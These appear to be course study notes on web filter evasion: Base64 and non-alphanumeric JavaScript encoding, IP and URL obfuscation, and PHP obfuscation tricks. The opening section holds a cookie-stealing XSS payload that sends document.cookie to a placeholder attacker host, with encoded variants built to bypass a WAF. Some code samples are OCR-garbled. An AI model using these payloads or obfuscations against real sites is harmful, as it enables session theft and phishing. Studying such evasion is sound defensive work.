2. Module - Evasion Basic

1. Base64 Encoding Evasion

-> server is filtering keywords like eval, alert, prompt and so on, so we use Base64 to bypass this filters

Senario: Stealing Cookie

Payload `location.href = 'http://evilpath.com/c='+escape(document.cookie)`
but the WAF is filtering the document.cookie, so we use Base64
`document.cookie`
-> converted to base64 ->
`eval(atob(bG9jYXRpb24uaHJlZiA9ICdodHRwOi8vZXZpbHBhdGguY29tLz9jPScrZXNjYXBlKGRvY3VtZW50LmNvb2tpZSk=))`
but `eval` is also filtered, so we use

```
[].constructor.constructor($code)()
code =
atob("bG9jYXRpb24uaHJlZiA9ICdodHRwOi8vZXZpbHBhdGguY29tLz9jPScrZXNjYXBlKGRvY3VtZW50LmNvb2tpZSk=")
```


Other functions

- setTimeout("code") #all browsers
- setInterval("code") #all browsers
- setImmediate("code") #IE 10+
- Function("code")() #all browsers

2. URI Obfuscation Techniques

-> using link shortener like tinyurl and other services
-> Exmaple : google.com = https://bit.ly/32Hbp2a
-> to see where the link will direct you, add + at the end or use curl tool `curl -I urlShortener`
-> or more other service see the link: https://security.thejoshmeister.com/2009/04/how-to-preview-shortened-urls-tinyurl.html

URI in detailed



`http://username:password@www.I-want-login.com/protected_path`

Obfuscating with Host

-> names translated to IP addresses, so there is different ways to represent the ip address number like **Dword**, **Octal**, **Hexadecimal**.

Dword - Double Word also known as Integer IP

-> easily the IP is translated to 16 bit number.
-> google -> 216.58.215.78 -> 3627734862

OCTAL - IP in octal form (base 8)


-> 216.58.215.78 -> 0330.0072.0327.0116
-> We can also "feed" each number by adding leading zeroes without break the original value as follows:
http://0000000330.0000000072.0000000327.000000116

HEXADECIMAL

-> ip number is converted to Base16
-> google -> 0xd83ad74e
-> Each number can also be separated like this: http://0xd8.0x3a.0xd7.0x4e
-> you can add leading zeros like this:
http://0x000000d8.0x0000003a.0x000000xd7.0x0000004e

These are the basic techniques, just mix them and create a hybrid!!

Example of Mixing:



This tool is very good and helpful to help you with the mixing
https://www.silisoftware.com/tools/ipconverter.php

3. Java Obfuscation Techniques

Type of JS encoding

1. Non-Alphanumeric

   It is a way to encode JS code by using non-alphanumeric characters.

```
_=[]|[];$=_++;__=(_<<_);___=(_<<_)+
_;____=__+__;_____=__+___;$$=({}+""
)[_____]+({}+"")[_]+({}[$]+"")[_]+(
($!=$)+"")[___]+(($==$)+"")[$]+(($=
=$)+"")[_]+(($==$)+"")[__]+({}+"")[
_____]+(($==$)+"")[$]+({}+"")[_]+((
$==$)+"")[_];$$$=(($!=$)+"")[_]+(($
!=$)+"")[__]+(($==$)+"")[___]+(($==
$)+"")[_]+(($==$)+"")[$];$_$=({}+""
)[_____]+({}+"")[_]+({}+"")[_]+(($!
=$)+"")[__]+({}+"")[__+_____]+({}+"
")[_____]+({}+"")[_]+({}[$]+"")[__]
+(($==$)+"")[___];
($)[$$][$$]($$$+"('"+$_$+"')")();
```

Not Exam relative, Just To Understand

String Casting

to cast a variable to String

```
"" + 1234 or 1234 + "" //returns "1234"
[] + 1234 or 1234 + [] //returns "1234"
Because [] == ""

x = "hello"
[1,"a",x] //returns [1, "a", "hello"]
[1,"a",x]+"" //returns "1,a,hello"
```


returning boolean value using non-alphanumeric characters

To extract the `TRUE` OR `FALSE` string

```
[!![]]+"" //returns "true"
[![]]+"" //returns "false"
```

Numbers also

to create 0




Remember that TRUE is 1 and FALSE is 0, so TRUE + TRUE = 2


Number	Non-alphanumeric representations
0	+[], +"", ![]+![]
1	+!![], ![]+!"", ![]+!![], ~[]*~[], ++[[]][+[]]
2	!![]+!![], ++[++[[]][+[]]][+[]]
3	!![]+!![]+!![]
4	!![]+!![]+!![]+!![], (!![]+!![])*(!![]+!![])
5	!![]+!![]+!![]+!![]+!![]


let's generate alert

we generate each character separately and then we put them together
we need to use the string output of native JS object and then extract from them the characters required



to get the character `a` we use the `NaN` string and access the position 1. Like in an array...





There are interesting encoding based on this techniques, like

`JJencode` -> https://utf-8.jp/public/jjencode.html

`Aaencode` -> https://utf-8.jp/public/aaencode.html

`JSFuck` -> http://www.jsfuck.com/ && https://github.com/aemkei/jsfuck/blob/master/jsfuck.js

Minifying && Packing JS ?

4. PHP Obfuscation Techniques


QUOTES: "The ways of PHP obfuscation are infinite…"
no variable declaration in php, variable type is determined by the context in which it has been used.

```
$joke = "1"; // string(1) "1"
$joke++; // int(2)
$joke += 19.8;   // float(21.8)
$joke = 8 + "7 -Ignore me please-"; //int(15)
$joke = "a string" + array("1.1 another string")[0]; // float(1.1)
$joke = 3+2*(TRUE+TRUE); // int(7)
$joke .= ''; // string(1) "7"
$joke +='';     // int(7)
```

Usefull data type is numerical data types, just like JS, we can access characters from a string to generate a word

Access String / Integer Numbers

```
$x='Giuseppe';
echo $x[0];        // decimal index (0)      > 'G'
echo $x[0001];     // octal index (1)        > 'i'
echo $x[0x02];     // hexadecimal index (2)  > 'u'
echo $x[0b11];     // binary index (3)       > 's'
```



the following still valid code

```
$x='Giuseppe';
echo $x[0];                 // decimal index (0)      > 'G'
echo $x[0000000000001];     // octal index (1)        > 'i'
echo $x[0x000000000002];    // hexadecimal index (2)  > 'u'
echo $x[0b000000000011];    // binary index (3)       > 's'
```

'Exotic' Number Generation

Here is an example of an 'exotic' number generation:

```
$x='Giuseppe';
echo $x[FALSE];                    // FALSE is 0                  > 'G'
echo $x[TRUE];                     // TRUE is 1                   > 'i'
echo $x[count('hello')+true];      // count(object) is 1          > 'u'
echo $x["7rail"+"3er"-TRUE^0xA];   // PHP ignore trailing data    > 's'
```

Variables in php

```php
$s = "\x20"; //Space character
echo "I$sLove Beer"; //There's no $sLove variable > I Beer
echo "I{$s}Love Beer"; // > I Love Beer
echo "I${s}Love Beer"; // > I Love Beer
echo "I{${s}}Love Beer"; // > I Love Beer
```

single vs. double quoted

Single-quoted (Nowdoc): you can't use variables inside the string like in the double-quoted

```php
$test = <<<'START'
Your text
START;
```

double-quoted (Heredoc): you can use variables

```php
$test = <<<START
Your text $variable
START;
```

3 ways to defined a variable named $Beer

```php
${'Be'.'er'} = 'Club'; // Define $Beer
${'B'.str_repeat('e',2).'r'} = "Club"; // Define $Beer
${'B'.str_repeat('e',2).@false./*.*/'r'} = "Club"; // Define $Beer
```

Variable Variables ?

```php
$var > variable name
$$var > variable of $var variable
```

Example

```php
$x = 'Love'; //Variable
$$x = 'Beer'; //Variable variable
echo $x;    //> Love
echo $$x;   //> Beer
echo $Love; //> Beer
echo ${Love}; //> Beer
echo ${"Love"}; //> Beer
echo "$x ${$x}"; //> Love Beer
echo "$x ${Love}"; //> Love Beer
```

-> It is also possible to add more Dollar Signs. with that we can create code very hard to read
Example hard to code

```php
$x = "I"; $I = "Love"; $Love = "Beer"; $Beer = "So"; $So = "Much";
echo $x; //>I
```

```
echo $$x; //>Love
echo $$$x; //>Beer
echo $$$$x; //>So
echo $$$$$x; //>Much
echo $x.$$x.$$$x.$$$$x.$$$$$x; //>ILoveBeerSoMuch
```

Non-Alphanumeric Code in PHP

http://www.thespanner.co.uk/2011/09/22/non-alphanumeric-code-in-php/
http://www.thespanner.co.uk/2012/08/21/php-nonalpha-tutorial/
EXAMPLES:

```
$§ = 'a';
$§++;   //$§ = 'b'
$§ = 'z';
$§++;   //$§ = 'aa'
$§ = 'A';
$§++;   //$§ = 'B'
$§ = 'a1';
$§++;   //$§ = 'a2'
```

this works only with plain ASCII alphabets and digits(a-z,A-Z,0-9)
EXAMPLES does not work:

```
$§ = 'a';
$§--; //$§ = 'a'
$§ = 'è';
$§++; //$§ = 'è'
```

look for online website, that encode php code in non-alphanumeric code.
non-alphanumeric EXAMPLE(phpinfo()):

```
<?php
$§[]=$§;$§=$§.$§;$ƨ=+$§;$Ƶ=$ƨ;$Ƶ++;$ϰ=$Ƶ+$Ƶ;$ϭ=$ϰ+$Ƶ;$ϭ=$ϭ+$Ƶ;$Ŧ=$ϭ+$Ƶ;$ƒ=$Ŧ
+$Ƶ;$ϰ=$ƒ+$Ƶ;$
ϱ=$ϰ+$Ƶ;$ï=$ϱ+$Ƶ;$¥=$§[$ƨ]|($§[$ϭ]^ );$ų=$§[$Ƶ];$Ӣ=$§[$ƨ]|
($§[$Ƶ]&â);$ӣ=$§[$ï+$Ƶ];$Ö=$¥^($ϰ.ӣ);$ö=$Ӣ.$Ö.$ų;$Θ=$ö($ï.$ϰ).$ö($Ƶ.$Ƶ.$Ŧ).$
ö($Ƶ.$Ƶ.$Ŧ).$ö($Ƶ.$ƨ.$Ƶ).$ų.$ö($Ƶ.$Ƶ.$ƒ);$Θ($ö($Ƶ.$Ƶ.$ϰ).$ö($Ƶ.$ƨ.$ϭ).$ö($Ƶ.
$Ƶ.$ϰ).$ö($Ƶ.$ƨ.$Ŧ).$ö($Ƶ.$Ƶ.$ƨ).$ö($Ƶ.$ƨ.$ϰ).$ö($Ƶ.$Ƶ.$Ƶ).$ö($ϭ.$ƨ).$ö($ϭ.$
Ƶ).$ö($Ŧ.$ï));?>
```